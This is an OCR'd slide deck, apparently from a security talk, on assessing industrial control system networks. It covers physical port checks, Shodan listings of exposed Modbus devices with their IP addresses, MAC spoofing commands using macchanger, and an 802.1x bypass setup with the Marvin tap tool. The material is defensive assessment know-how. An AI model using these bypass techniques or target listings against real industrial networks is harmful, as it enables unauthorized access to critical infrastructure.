




[redacted] [redacted] [redacted]


Physical






"smart" TV's in public area's

Physical – “external” connections



Physical

~~(ab)use~~ verify operator jails



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\windows\system32>
```

Windows Help and Support

cmd

Open a Command Prompt window

A command prompt is an entry point for typing computer commands in the Command Prompt window. By typing commands at the command prompt, you can perform tasks on your computer without using the Windows graphical interface. For more information about Command Prompt, see Command Prompt: frequently asked questions.

- Click to open Command Prompt

Note

- Here's another way to open a Command Prompt window: Click the **Start** button. In the search box, type **Command Prompt**, and then, in the list of results, click **Command Prompt**.

More support options

Offline Help

Toestel: [redacted]

Applicatie Versie: 00


Alarmen 29/05/17 12:44:24 PM Communicatie met PLC verloren

Physical

~~(ab)use~~ verify all (unused) physical ports: ethernet, USB, serial

Physical

~~(ab)use~~ verify all physical ports – add network connection



Ethernet Properties

Networking | Sharing

Connect using:

Intel(R) Ethemet Connection (4) I219-V

This connection uses the following items:

- □ Client for Microsoft Networks
- □ File and Printer Sharing for Microsoft Networks
- □ QoS Packet Scheduler
- □ Internet Protocol Version 4 (TCP/IPv4)
- □ Microsoft Network Adapter Multiplexor Protocol
- □ Microsoft LLDP Protocol Driver
- □ Internet Protocol Version 6 (TCP/IPv6)


Description

Used to discover and locate other PCs, devices and network infrastructure components on the network. Also used to determine network bandwidth.

Hardened system,
No network

+

=



Ethernet 3 Properties

Networking | Sharing

Connect using:

ASIX AX88179 USB 3.0 to Gigabit Ethernet Adapter

This connection uses the following items:

- ☑ Client for Microsoft Networks
- ☑ File and Printer Sharing for Microsoft Networ
- ☑ QoS Packet Scheduler
- ☑ Internet Protocol Version 4 (TCP/IPv4)
- □ Microsoft Network Adapter Multiplexor Protoc
- ☑ Microsoft LLDP Protocol Driver
- ☑ Internet Protocol Version 6 (TCP/IPv6

Description

Allows your computer to access resources on a Microsoft network.

Hardened system,
With network...


Logical

- “remote”
  - get all DSLs, VPNs...
  - access from within IT towards OT
  - Rogue 3G modem connections...
- “local”
  - get access to the network (IT or OT)

Badly implemented firewalls anyone?

Determine the logical access of all discovered ports ...

Logical - remote



TOTAL RESULTS

19,830

TOP COUNTRIES

United States	3,735
France	1,425
Italy	1,326
Spain	1,286
Germany	1,258

TOP ORGANIZATIONS

Verizon Wireless	2,021
Deutsche Telekom AG	891
Orange	741
Korea Telecom	646
Turkcell	278

TOP OPERATING SYSTEMS

Linux 2.6.x	17
Linux 2.4-2.6	15
Linux 2.4.x	9
Linux 3.x	7
Windows 7 or 8	4

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

RELATED TAGS: scada

218.156.244.8
Korea Telecom
Added on 2019-10-13 20:29:22 GMT
Korea, Republic of
ics

```
Unit ID: 0
-- Slave ID Data: Illegal Function (Error)
-- Device Identification: Illegal Function (Error)

Unit ID: 1
-- Slave ID Data: Illegal Function (Er
-- Device Identification: Illegal Func
```

94.86.180.134
host134-180-static.86-94-b.business.telecomitalia.it
Telecom Italia Business
Added on 2019-10-13 20:27:50 GMT
Italy
ics

```
Unit ID: 0
-- Slave ID Data: Gateway Target Devic
-- Device Identification: Gateway Targ

Unit ID: 1
-- Slave ID Data: Gateway Target Devic
-- Device Identification: Gateway Targ
```

91.80.158.195
Vodafone Italia
Added on 2019-10-13 20:24:46 GMT
Italy, Cressa
ics

```
Unit ID: 1
-- Slave ID Data: Illegal Function (Er
-- Device Identification: Illegal Func
```

Employees connect nuclear plant to the internet so they can mine ...

Logical – local

Getting access to the network (IT or OT)

- (switch) access ports
  - No port security
  - MAC address filtering
  - 802.1x filtering

  - In all cases: either DHCP or static IP’s are used


Logical – local

- No port security


That was easy wasn't it ...

Logical - local

- MAC address filtering



```
dieter@[redacted] $ sudo macchanger -m 00:21:b7:29:2b:79 eth0
Current MAC:   50:7b:[redacted] (unknown)
Permanent MAC: 50:7b:[redacted] (unknown)
New MAC:       00:21:b7:29:2b:79 (Lexmark International Inc.)
```



```
dieter@[redacted] $ sudo macchanger -m 3C:CE:73:AC:17:7F eth0
Current MAC:   50:7b:[redacted] (unknown)
Permanent MAC: 50:7b:[redacted] (unknown)
New MAC:       3c:ce:73:ac:17:7f (CISCO SYSTEMS, INC.)
```

Finding a good MAC address to use

=> sniff the device connection & look for ARP or broadcast packets

Logical - local

- 802.1x ...
- Completely secure ??

A lot ICS owners think it is ...
Or are told so ...


Think again ...

802.1x is just network <u>authentication</u>

Logical - local

- 802.1x - Gremwell Marvin

802.1x surfing …



Links, Before and After Tapping

Legitimate Network Station

Local Network

The first bridge port

The second bridge port


Legitimate Network Station

Marvin

Local Network

The tap port

Tap Client



BRIF1, the first bridge interface: eth1

BRIF2, the second bridge interface: eth2

TAPIF, the network interface the tap client(s) are connected to: tap0

MAC and IP address of default gateway used by the tap client(s)

MACr: 00:03:03:03:03:03 IPr: 10.0.1.1

Masquerade tap traffic towards BRIF1 0. Use the following source MAC and IP addresses:

BRIF1.SMAC: 00:50:56:e1:1a:31 BRIF1.SADDR: 172.16.208.2

Masquerade tap traffic towards BRIF2 0. Use the following source MAC and IP addresses:

BRIF2.SMAC: 00:0c:29:90:9d:39 BRIF2.SADDR: 172.16.208.148

BR.GATEWAY, IP address of the default gateway on the bridged link: 172.16.208.2

BR.NETMASK, Netmask on the bridged link: 255.255.255.0

Source: https://www.gremwell.com/marvin-mitm-tapping-dot1x-links

works on Kali 32bit

Logical - local

- 802.1x
  - DefCon19 presentation
    - https://www.defcon.org/images/defcon-19/dc-19-presentations/Duckwall/DEFCON-19-Duckwall-Bridge-Too-Far.pdf
  - Fenrir
    - https://github.com/Orange-Cyberdefense/fenrir-ocd
    - https://hackinparis.com/data/slides/2017/2017_Legrand_Valerian_802.1x_Network_Access_Control_and_Bypass_Techniques.pdf

Logical - local

“I have network access … Now what”

- Nmap scans
  - Default port set does not include most scada ports
- Vulnerability scans
  - Default Nessus does not include scada checks
- Check for default passwords

Regular network tests …

Success … Most systems still unpatched & unhardened

Logical - local

